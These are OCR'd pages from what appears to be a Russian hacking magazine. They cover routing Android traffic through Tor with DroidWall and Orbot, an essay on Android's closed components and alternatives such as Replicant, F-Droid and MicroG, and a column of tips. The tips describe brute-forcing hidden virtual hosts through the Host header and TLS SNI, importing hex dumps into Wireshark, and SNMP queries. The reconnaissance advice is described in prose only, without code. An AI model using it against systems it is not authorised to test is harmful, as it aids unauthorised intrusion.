Когда скрипты будут установлены, запускаем DroidWall, переходим в «Меню → Еще → Установить сценарий» и вводим в первом открывшемся поле строку «. /data/local/firewall-torify-all.sh», нажимаем кнопку «OK». Возвращаемся на главный экран и отмечаем галочками приложения, которые должны получить доступ к Сети (Orbot можно не отмечать, он и так получит доступ благодаря скрипту). Вновь открываем меню и выбираем пункт «Брандмауэр отключен», чтобы активировать файрвол. Затем запускаем Orbot и следуем инструкциям, но ни в коем случае не включаем поддержку root; чтобы прописанные в скрипте правила работали правильно, Orbot должен работать в пространстве пользователя в режиме прокси. В конце нажимаем на кнопку в центре экрана, чтобы включить Tor. В статусной строке появится иконка Tor, а это значит, что теперь все данные пойдут через него.

ЧТО МЫ НЕ УЧЛИ

Описанная выше конфигурация позволяет исключить практически все «традиционные» утечки данных. После включения смартфон будет отрезан от Сети ровно до того момента, пока не произойдет автозапуск DroidWall и Orbot. DroidWall, в свою очередь, отрежет от Сети любые приложения, которые мы не отметили галочками, а остальные завернет в Tor.

На смартфоне нет ни одного приложения Google или скрытого в прошивке бэкдора, который смог бы отправить конфиденциальные данные на удаленные серверы. Если такое приложение и будет установлено в систему, оно попадет под действие системы Privacy Guard, которая исключит любые утечки даже в том случае, когда в стандартной ситуации они бы имели место. Если каким-то образом в системе заведется малварь, она будет ограничена сразу по трем фронтам: SELinux отрежет возможность скрытого получения root, Privacy Guard не позволит слить конфиденциальные данные, DroidWall не позволит получить доступ к Сети до тех пор, пока ты сам этого не захочешь.

Остается открытым только один вопрос: как быть с бэкдорами в проприетарных компонентах и GSM-сетями. К сожалению, полностью защититься от этой угрозы пока нельзя: даже несмотря на наличие SELinux, бэкдор, зашитый в firmware, вполне может добыть доступ к данным в обход Android, получая команды от злоумышленника/ФСБ посредством GSM-команд. Впрочем, трафик, проходящий по сотовым сетям, таки будет защищен.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Был такой фильм, «Джонни-мнемоник», рассказывающий о людях с имплантатами, которые могли переносить важные данные. За ними охотились не то что спецслужбы, а просто все, каждый хотел тот кусочек информации, который хранился в имплантате мнемоника. Их убивали, рвали на части и разрезали лесками только для того, чтобы добыть секретные данные. Сказка. Абсурд. Но почему-то такой знакомый.

В общем, береги себя и свои личные данные. Сегодня это становится все сложнее. ⌶

ПОЧЕМУ НЕ ИСПОЛЬЗОВАТЬ ROOT-РЕЖИМ ORBOT

Orbot поддерживает работу в режиме root, что позволяет ему прозрачно проксировать через себя любые Android-приложения. Может показаться, что такой вариант будет предпочтительнее, чем связка DroidWall и скриптов, но это не так.

Во-первых, работая в режиме root, Orbot будет конфликтовать с DroidWall, а последний нам необходим для возможности ограничения приложений в доступе к Сети. Во-вторых, Orbot имеет свойство сбрасывать настройки прозрачного проксирования при переключении между сетями (Wi-Fi — Wi-Fi или Wi-Fi — 3G), из-за чего может произойти утечка данных. Брандмауэр Linux (который используется в скрипте) такой проблемы не имеет. Ну и последнее: можно не беспокоиться, что Orbot упадет или будет скомпрометирован.

ЗА ОТКРЫТЫЙ КОД



Евгений Зобнин
androidstreet.net

ДЕЙСТВИТЕЛЬНО ЛИ ANDROID — ОТКРЫТАЯ ОС? ИЛИ GOOGLE МОРОЧИТ НАМ ГОЛОВУ?

«Android — это операционная система с открытым исходным кодом» — именно таким был главный аргумент Google в пользу своей операционной системы. «Корпорация добра» заявила, что любой производитель может не только использовать Android в своих смартфонах без всяких лицензионных отчислений, но и менять его на свой вкус, внося правки в исходный код. Долгожданная открытая мобильная операционка? Как бы не так!

OPEN SOURCE ANDROID

Google всегда позиционировала Android как открытую альтернативу господствовавшим в момент ее появления на рынке Windows Mobile и Symbian. Чуть ли не сразу после выпуска первого смартфона для разработчиков ADP1 (T-Mobile G1) компания выложила в свободный доступ почти все исходники операционной системы, начиная от модифицированного ядра Linux и заканчивая набором встроенного ПО.

Впоследствии такая модель распространения привела к появлению большого числа различных модификаций не только от энтузиастов, но и от компаний — производителей смартфонов. Почти каждый производитель старался выделить свой смартфон среди других и добавлял в прошивку дополнительный функционал, изменял внешний вид и поведение системы. Множество энтузиастов взялись за развитие свободных прошивок на основе официальных исходников, и некоторые из них достигли в этом деле превосходных результатов (достаточно вспомнить хотя бы CyanogenMod и Paranoid Android).

Количество модификаций росло, производители все глубже внедряли в ОС собственный функционал, пересаживали пользователей на собственные сервисы, и в определенный момент в Google пришли к выводу, что, если ничего не предпринимать, они потеряют контроль над своей же операционной системой. Первым шагом в решении этой проблемы стало доведение Android до такого уровня, чтобы необходимость в модификации не возникала. Так появился интерфейс Holo в Android 4.0, Project Butter в Android 4.1, шторка с панелью быстрых настроек и множество других модификаций, которые хотели видеть юзеры и поэтому применяли в своих прошивках производители смартфонов (с выходом Android L эта тенденция стала заметна даже блондинкам).


Второй шаг заключался в создании такой экосистемы, при которой Android становился бы бесполезным без сервисов поисковика. Google с самого начала делила Android на две части: AOSP, то есть та часть Android, исходники которой находились в открытом доступе, и так называемые Google Apps — набор закрытых приложений, которые дополняли AOSP и завязывали его на Google. Но если раньше Google Apps составляли лишь небольшое количество приложений (маркет, Gmail, YouTube...), без которых можно было вполне обойтись, то сегодня это большой кусок самой ОС.

Сейчас это не только маркет и Gmail, но и рабочий стол, клавиатура, камера, Google Now вместе с поисковым движком, диалер, приложение для обмена SMS (да, скоро останется только Hangouts). Это многочисленные API, в том числе для доступа к картам, поисковику, движку распознавания речи и распознавания лица. Это множество низкоуровневых библиотек и сервисов.

Как и раньше, в составе AOSP сохранились открытые варианты этих компонентов, но подавляющее большинство из них более не развивается. API устарели или фрагментарны, клавиатура не поддерживает метод ввода swype, камера не умеет делать сферические панорамы, экран блокировки не поддерживает функцию распознавания лица, а поисковый движок в прямом смысле находится в состоянии развития Android 1.5 — стоит только взглянуть на «заглушку» поисковика в некоторых свободных прошивках. Это не что иное, как реализация поиска в первых версиях Android, интерфейс которого даже не привели к виду Android 4.X.

Но самое главное, что сегодня Google Apps — это не просто приложения, это часть API операционной системы, которые необходимы внушительному числу приложений сторонних разработчиков. Без Google Apps перестают работать приложения, использующие функцию отображения положения объектов на карте, без Google Apps не работают внутриигровые покупки в приложениях, функции поиска, авторизация через аккаунт Google.

С каждым релизом Android состав Google Apps все больше расширяется, а количество возможностей для создания полноценного форка ОС, совместимого со сторонними приложениями, уменьшается. Все больше компонентов системы «закрываются», все меньше остается путей для расширения возможностей системы сообществами CyanogenMod и других свободных прошивок. Хочешь, чтобы команда CyanogenMod добавила в Google Now возможность настройки распознаваемых команд? Забудь. Хочешь swype в расширенной клавиатуре CyanogenMod? Забудь. Хочешь рабочий стол в стиле Google Home, но с возможностями настройки? Забудь. Забудь, забудь, забудь.




↑ **Paranoid Android — одна из самых известных модификаций Android**

APACHE LICENSE VERSION 2.0

Но и это еще не все. На самом деле в Android изначально заложено все, чтобы в любой момент сделать его закрытым. AOSP распространяется под тремя открытыми лицензиями: GPL, BSD и Apache 2.0. Первая покрывает только ядро и очень небольшое количество низкоуровневых компонентов (wpa_supplicant, например), вторая — большую часть низкоуровневых компонентов системы, третья — всю остальную часть ОС (больше 90% кода).


Во всех этих лицензиях есть существенные отличия, однако для нас важно лишь то, что закрыть исходники повторно не допускает только GPL. Код, лицензированный под BSD и Apache, может быть без всяких последствий переведен в разряд закрытых в любой момент. Именно поэтому производители почти всегда открывают код ядра для своих смартфо-


Набор библиотек, включенных в состав пакета gapps



```
[j1m@localhost lib]$ ls
libAppDataSearch.so                    liblinearalloc.so            librs.fixedframe.so
libchromeview.so                       libmoviemaker-jni.so         librs.grey.so
libdocscanner_image-v7a.so             libndk1.so                   librs.image_wrapper.so
libdocsimageutils.so                   libnetjni.so                 librsjni.so
libearthandroid.so                     libocrclient.so              librs.retrolux.so
libearthmobile.so                      libpatts_engine_jni_api.so   libRSSupport.so
libfilterframework_jni.so              libplus_jni_v8.so            libspeexwrapper.so
libfilterpack_facedetect.so            librectifier-v7a.so          libvcdecoder_jni.so
libgames_rtmp_jni.so                   librs.antblur_constant.so    libvideochat_jni.so
libgoogle_recognizer_jni_l.so          librs.antblur_drama.so       libvorbisencoder.so
libjni_latinime.so                     librs.antblur.so             libwebp_android.so
libjni_t13n_shared_engine.so           librs.drama.so               libwebrtc_audio_coding.
libjni_unbundled_latinimegoogle.so     librs.film_base.so           libWVphoneAPI.so
[j1m@localhost lib]$ ls ../framework/
com.google.android.maps.jar             com.google.widevine.software.drm.jar
com.google.android.media.effects.jar
[j1m@localhost lib]$
```


Почти все приложения пакета gapps можно найти в Google play



```
shell@mako:/system/lib/hw $ ls
audio.a2dp.default.so
audio.primary.default.so
audio.primary.msm8960.so
audio.r_submix.default.so
audio.usb.default.so
audio_policy.default.so
bluetooth.default.so
camera.mako.so
flp.msm8960.so
gps.msm8960.so
gralloc.default.so
gralloc.msm8960.so
hwcomposer.msm8960.so
keystore.default.so
keystore.msm8960.so
lights.msm8960.so
local_time.default.so
memtrack.msm8960.so
nfc_nci.mako.so
power.default.so
power.msm8960.so
sensors.msm8960.so
```

Многие из этих системных библиотек закрыты

нов и никогда не открывают код самой прошивки. Они имеют право так поступать.

И хоть в этой модели лицензирования нет никакого заговора (лицензия Apache выбрана для того, чтобы производитель мог вносить правки, не разглашая применяемых в них технологий), она дает Google огромные возможности регулирования всей экосистемы. Компания уже использовала их для закрытия Android 3.X, для перевода стандартных приложений в разряд закрытых (в рамках Google Apps), для выпуска Android L Preview.

В теории лицензии BSD и Apache могут позволить Google сделать гораздо больше. Например, разделить ОС на две ветки: полноценную закрытую и урезанную открытую. Или держать код новой версии ОС закрытым настолько долго, насколько вздумается. Ну или наладить кооперацию с избранными производителями устройств с целью дать им возможность получить доступ к коду раньше других (в сущности, с производителями девайсов линейки Nexus это уже работает). Вариантов можно придумать массу — столько, на сколько хватит фантазии. Сомнительно, что Google действительно будет применять их на практике, но все возможности для этого у нее есть.

CLOSED DOORS DEVELOPMENT

Другой способ взять власть в свои руки, которым успешно пользуется Google, — это закрытая модель разработки. Одна из ключевых особенностей классической модели Open Source заключается вовсе не в наличии исходников как таковых, а в том, что на процесс разработки продукта может повлиять практически любая заинтересованная сторона, главное — чтобы она смогла убедить в необходимости изменений других разработчиков. В такой модели исходники открыты на всем протяжении жизни продукта, а не только от релиза к релизу.

В случае с Android вся власть сконцентрирована в одних руках. Руках самой Google. Разработка ведется за закрытыми дверями, и никто не знает, в какую сторону Google решит развивать систему, никто не сможет предложить свои идеи и ожидать, что они будут реализованы в следующем релизе системы. На бумаге, конечно, существует специально созданный для этих целей альянс производителей OHA, однако, судя по всему, он носит номинальный характер и нужен только для того, чтобы, спрятавшись от глаз публики, обсуждать тенденции развития с крупными производителями гаджетов.

Всем остальным же приходится ждать релиза новой версии ОС и надеяться, что в результате переговоров с условной Samsung Google наконец-то реализует функционал, который действительно нужен пользователям. А пока получается,

Сегодня Google Apps — это не просто приложения, это часть API операционной системы


что таким функционалом занимаются исключительно разработчики кастомных прошивок, у которых модель разработки по-настоящему открыта и каждый может предложить идею или код с ее реализацией.

BINARY BLOBS

Драйверы — еще одна серьезная проблема «открытости» Android. Железячные компании, клепающие чипы для мобильной техники, очень и очень неохотно открывают драйверы для своего оборудования, прикрываясь пресловутыми коммерческими тайнами. Собственно, «неохотно» здесь не совсем подходит, а лучше сказать — не открывают вовсе.

В среднестатистическом Android закрытыми могут быть: драйвер видеоадаптера, драйвер камеры, драйвер тачскрина, драйвер Wi-Fi-адаптера и GSM-модуля, драйверы всех датчиков и сенсоров, демон rild, отвечающий за связь с сотовой сетью, библиотека OpenGL ES, библиотека вывода видео и аудио, библиотека ускорения воспроизведения видео. Часто это бинарные блобы, либо встроенные в код ядра Linux, либо распространяемые в виде библиотек без исходников.

По большому счету это нормальная ситуация, к которой все привыкли. Проблемы она создает только тогда, когда производитель смартфона/планшета отказывается от поддержки устройства и остается надеяться лишь на энтузиастов, которые портируют новый Android на девайс годичной давности.



F-Droid собственной персоной



WWW

Блок и wiki-страница проекта Replicant: replicant.us

Официальный сайт F-Droid, с которого можно скачать маркет: f-droid.org

Исходники MircoG на GitHub: github.com/microg

OpenNet: разработчики Replicant выявили бэкдор в смартфонах и планшетах Samsung Galaxy: goo.gl/fLlhDZ

Дело в том, что внутренне Android меняется куда стремительнее внешних изменений, видимых пользователям. В системе постоянно меняются внутренние API, заменяются низкоуровневые компоненты, объявляются устаревшими части системы, появившиеся два релиза назад.

Как в такой ситуации, когда код большинства драйверов и половины системных библиотек закрыт, портировать новую версию Android? Правильно, костыли и всяческие ограничения функциональности. Отсюда и появляются нестабильности и ошибки в кастомных прошивках.

REPLICANT

Собственно, все, что я сказал до этого, лишь присказка, ну или введение, которое должно прояснить смысл существования таких проектов, как Replicant, F-Droid, сторонних реализаций маркета и других «игрушек для чудаковатых гиков». Все эти проекты направлены в первую очередь на избавление Android от проприетарных компонентов и их замену на открытые аналоги. Рядовому пользователю такая задача может показаться глупой тратой времени, но одного лишь факта обнаружения бэкдора в GSM-модуле смартфонов Samsung разработчиками Replicant достаточно для того, чтобы эта прошивка имела право на существование (да, в Replicant бэкдор заблокирован).

Итак, что же такое Replicant? Это прошивка на базе Android, избавленная от всех проприетарных компонентов, включая драйверы, службы и приложения Google. В качестве базы прошивки выступает CyanogenMod, а вместо Google play используется маркет F-Droid, содержащий только открытые приложения. Официально прошивка доступна для следующих устройств: HTC Dream / HTC Magic, Nexus One, Nexus S, Galaxy S/S2/S3, Galaxy Note, Galaxy Nexus, Galaxy Tab 2, Galaxy Note 2 и полностью свободного смартфона GTA04.

Проект постоянно развивается и, кроме того, включен в список приоритетных для Фонда свободного ПО (а значит, получает финансирование), но развитие идет не так быстро, как можно было бы ожидать. Последняя версия прошивки базируется на Android 4.2 (CyanogenMod 10.1), а часть функционала недоступна. Например, в случае со смартфоном Galaxy Nexus не работают Wi-Fi, Bluetooth, NFC, 3D-ускорение, камера и аппаратное декодирование видео. Все эти компоненты распространяются в виде закрытых драйверов или загружаемых в периферийные чипы firmware, разработать качественные открытые аналоги для которых пока не удалось.

Ситуация с другими смартфонами ненамного лучше. Во всех них недоступна та или иная часть функциональности смартфона. Одна из немногих вещей, которую удалось заставить работать, — это GSM-модуль, для чего для каждого из смартфонов с нуля была разработана реализация слоя RIL, отвечающего за общение с модемом по выделенной шине. В ходе такой разработки как раз и был найден тот самый самсунговский бэкдор (или баг).

В данный момент Replicant, конечно же, не предназначен для применения обычными юзерами, но некоторые из его компонентов уже перекочевали в CyanogenMod и другие прошивки. Кроме того, наработки проекта могут быть использованы для создания по-настоящему открытого и защищенного от прослушивания и управления современного смартфона (возможно, кто-то создаст такой проект на Kickstarter). Пока же порт Replicant доступен для единственного открытого, но безнадежно устаревшего смартфона GTA04.

F-DROID

В качестве предустановленного маркета в Replicant используется F-Droid, разработанный для публикации исключительно открытых приложений. В настоящее время в каталоге F-Droid насчитывается более 1100 наименований, среди которых можно найти такие известные приложения, как Adblock+, ADW.Launcher, AndroidVNC, Apollo, ConnectBot, FBReader, DashClock, Firefox, VLC, Wikipedia и многие другие.

Конечно, это не Google play с его миллионом приложений и даже не Amazon Appstore, но это по-настоящему открытый маркет, в каждом приложении которого можно быть уверенным на 100%. В данный момент это всего лишь воплощенная в реальность идея иметь открытый Android с открытыми же приложениями, но до репозиториев настольного Linux с их сотнями тысяч открытых приложений ему еще очень далеко.

МОБИЛЬНЫЕ ОС С ОТКРЫТОЙ МОДЕЛЬЮ РАЗРАБОТКИ

- Firefox OS — операционка развивается командой Mozilla, однако весь процесс разработки прозрачен, и при желании на него можно повлиять.
- Sailfish OS — развивается командой бывших сотрудников Nokia на основе MeeGo, разработчики активно сотрудничают с сообществом, код открыт на всем протяжении разработки.
- Plasma Active — основана командой KDE (графическая среда для Linux/UNIX), код открыт на протяжении разработки, принимаются предложения и код от независимых разработчиков.
- Tizen — ОС от Intel и Samsung, развиваемая под покровительством Linux Foundation, код открыт на протяжении разработки, патчи принимаются на основе голосования участников разработки.
- CyanogenMod — репозиторий, в котором идет развитие прошивки, открыт для всех, патчи от сторонних разработчиков принимаются с большой охотой, решение о переработке компонентов прошивки принимается путем голосования.

В Android с самого начала заложено все, чтобы в любой момент сделать его закрытым



INFO

Название Replicant — это отсылка к фильму/книге Blade Runner («Бегущий по лезвию»), где так именовали андроидов.



INFO

В 2011 году корпорация Google подарила разработчикам Replicant два смартфона Google Nexus One, чтобы последние смогли тестировать свою прошивку, не опасаясь «убить» свои собственные смартфоны.

MICROG



А как быть с несовместимостями, вызванными отсутствием пакета приложений и библиотек Google? В Replicant данная проблема не решена вообще, но это не вызывает сложностей, так как приложения из F-Droid не зависят от проприетарных компонентов Google. Для всех остальных (тех, кто использует, например, 1Mobile Market) предлагается открытая альтернатива gapps под названием MicroG от независимого разработчика mar-v-in с форумов XDA-Developers.

MicroG состоит из нескольких компонентов. Ключевой из них — GmsCore, открытая реализация Google play Services, фреймворка, который позволяет приложениям использовать функции Google play. Второй компонент — Maps API v2, реализация API для доступа к Google Maps, которая обманывает приложения, подсовывая им карты OpenStreetMap (а они зачастую даже лучше гугловских). В состав также входят сервис NetworkLocationProvider, позволяющий определять местоположение по IP-адресам (используется открытая база), FakeStore, представляющий собой пустышку, заставляющую приложения думать, что на устройство установлен Play Store, и даже открытый аналог самого магазина приложений под названием Phonesky (в оригинале у гугла клиент Play Store носит то же название).

Последний, однако, использовать не рекомендуется, так как Google явно запрещает работать со своим репозиторием приложений сторонним клиентам. В качестве кары за это может быть заблокирован аккаунт. В остальном же MicroG — это прекрасная альтернатива для тех, кто не хочет связывать с себя с Google и АНБ, но вынужден использовать приложения, завязанные на его сервисы.

ВЫВОДЫ

Модель развития Android — это поистине потрясающая находка Google. Они умудряются успешно развивать систему, которая при внешней открытости включает в себя множество проприетарных компонентов, развивается единственной компанией за закрытыми дверями и полностью ей подчинена.

На всякий случай замечу, я ни в коем случае не пытаюсь очернить Google и ее подходы к развитию Android. В конце концов, именно эта компания создала потрясающую операционную систему, в развитие которой были вложены миллионы долларов, и все это досталось нам задарма вместе с исходным кодом. Но, как говорится, если уж назвался конем — полезай в стойло.

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin

ПРОБРУТИТЬ ВИРТУАЛЬНЫЕ ХОСТЫ, ИСПОЛЬЗУЯ TLS SNI

РЕШЕНИЕ

Я думаю, тебе известно, что на одном веб-сервере может располагаться несколько сайтов. Это возможно за счет применения виртуальных хостов. Когда пользователь подключается к сайту, то в HTTP-заголовках передается в поле Host имя сервера, куда хочет попасть пользователь, и на основании этого веб-сервер отдает тот или иной сайт. Таким образом, на одном IP-адресе может располагаться любое количество сайтов.


При этом, с точки зрения атакующего, важно различать виртуальные хосты и разные доменные имена. Необходимо брутить и то и другое, так как бывает ситуация, когда на сам веб-сервер виртуальный хост есть и получить доступ к нему можно, но по DNS он не резолвится. Такое случается, например, если виртуальный хост остался, а запись переехала или виртуальный хост используется внутри корпоративной сети и не резолвится внешними серверами. Профит можно получить при этом приличный: найти либо админку, либо девелоперскую версию сайта, то есть расширить attack surface.

Сама методика брута достаточно проста — подключайся к хосту да меняй «Host:» в заголовке запроса. Но иногда обнаруживаются подводные камни. Например, когда вне зависимости от корректности Host сервер тебе возвращает один и тот же сайт, при этом меняя все ссылки на имя хоста, которое ты ему посылал. В таких ситуациях отличить «находку» от уже найденного может быть не просто.

Для таких ситуаций недавно и появилась идея брута виртуальных хостов с использованием TLS- (он же SSL-) расширения SNI. Изначально предполагалось, что SSL фактически привязывался к IP-адресу хоста. Ты подключаешься, а сервер тебе возвращает свой сертификат. Возможности передать серверу имя хоста, к которому ты подключаешься, не было. В свою очередь, и у сервера не было возможности отдать тебе необходимый сертификат (если у него их было несколько). Чтобы исправить эту проблему, внедрили такое расширение для протокола TLS, как SNI (Server Name Indication).

Теперь при подключении по SSL первым же пакетом в ClientHello клиент отправляет имя хоста, которое его интересует, и по нему сервер может отдать необходимый сертификат. Почти все современные браузеры и веб-серверы поддерживают данную технологию. Протестировать и посмотреть примеры конфигов для Apache можно тут: goo.gl/qWNgwe.

Так вот, идея брута лежит на поверхности. Все, что нам нужно, — менять имя хоста в SNI в ClientHello и парсить ответы, отследить другой сертификат достаточно просто. К моменту выхода этот статьи в паблик, я думаю, успею намутить и выложить простенький PoC (смотри у меня в твиттере). Из достоинств, кроме простоты парсинга, еще можно упомянуть незаметность (полного хендшейка не происходит, данных по HTTP не посылаем). Кстати, у техники большой потенциал — надо только дождаться, когда SPDY или даже HTTP версии 2 будет повсеместным.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ЭКСПОРТИРОВАТЬ ДАМП В WIRESHARK

РЕШЕНИЕ

Wireshark является де-факто стандартом для анализа трафика. Возможности его достаточно широки, а количество поддерживаемых протоколов (точнее, диссекторов, с помощью которых парсятся протоколы) зашкаливает. В общем, если не знаешь, как осуществляется подключение к любимому сайту, то Wireshark тебе поможет: увидишь всю последовательность TCP handshake и резолва UDP, посмотришь поля всех слоев TCP/IP-стека.


Но сегодня хотелось бы коснуться интересной фичи — возможности импорта в Wireshark дампов пакетов, причем можно не целого пакета (по всей OSI), а с любого уровня. Например, с транспортного (TCP).

Зачем это может быть нужно? Ну, как минимум для того, чтобы никуда не отправлять данные, а сразу их анализировать. Я вот пока смотрел TLS SNI — отправлял пакеты с помощью скрипта, снифал их в Wireshark и только после этого мог разбирать. А так можно было сразу импортировать в него.

Данные для импорта (File-Import from Hex Dump) должны быть, во-первых, в hex'овом формате, а во-вторых, с дополнительным полем offset (см. рисунок), которое указывает на отступ. Так как обычно дампы представляют собой просто последовательность, их необходимо немного конвертировать.

Сделать это можно либо ручками (а-ля Python), либо скриптиком (goo.gl/7jUXvt) от Дидье Стивенса (Didier Stevens). Правда, этот скрипт совместим только с его знаменитым hex-редактором 010 Editor.

Еще момент: если у тебя есть только часть пакета (не все уровни), то можно указать Wireshark'у, чтобы он «забил» отсутствующую часть пустышками. Делается это при импорте — Dummy Headers, и далее выбираешь уровень.



Конвертация скриптов и импорт в Wireshark

СОБРАТЬ СВЕДЕНИЯ, ИСПОЛЬЗУЯ SNMP БЕЗ MIB

РЕШЕНИЕ

SNMP (по умолчанию UDP/161) — это такой бородатый протокол управления различного вида девайсами, который очень часто используется в корпоративных сетях. О нем я писал номеров двадцать-тридцать назад :). Но коснусь его еще раз.

Если описывать в общих чертах, то у нас есть агент, который консолидирует информацию о какой-то системе, а есть менеджер, который подключается и по необходимости запрашивает нужную информацию. Есть еще такая штука, как snmp trap, — возможность агента сказать менеджеру, что что-то произошло. Для доступа к агенту используется community string (читай: пароль).

Сама информация у агента представляется в формате «ты мне ключ, а я тебе значение». При этом самое важное, что сами ключи выстраиваются в виде иерархии (дерева). Это необходимо, чтобы была расширяемость и при этом сохранялась универсальность подхода. Само дерево имеет ряд дефолтных веток, а различные производители могут добавлять свои кастомные.

Для доступа к конкретному значению необходимо указать его ключ — OID. Это местонахождение значения в дереве, так как каждое значение между точками указывает на некоторую ветку — 1.3.6.1.2.1.1.3.0. Пример дерева можно посмотреть на рисунке.

Есть еще такое понятие — MIB (Management Information Bases). По сути, это официальное описание ветки дерева — какой OID для хранения чего используется. Есть MIB для дефолтных веток, а есть специальные от отдельных производителей (у Cisco, например, их несколько).

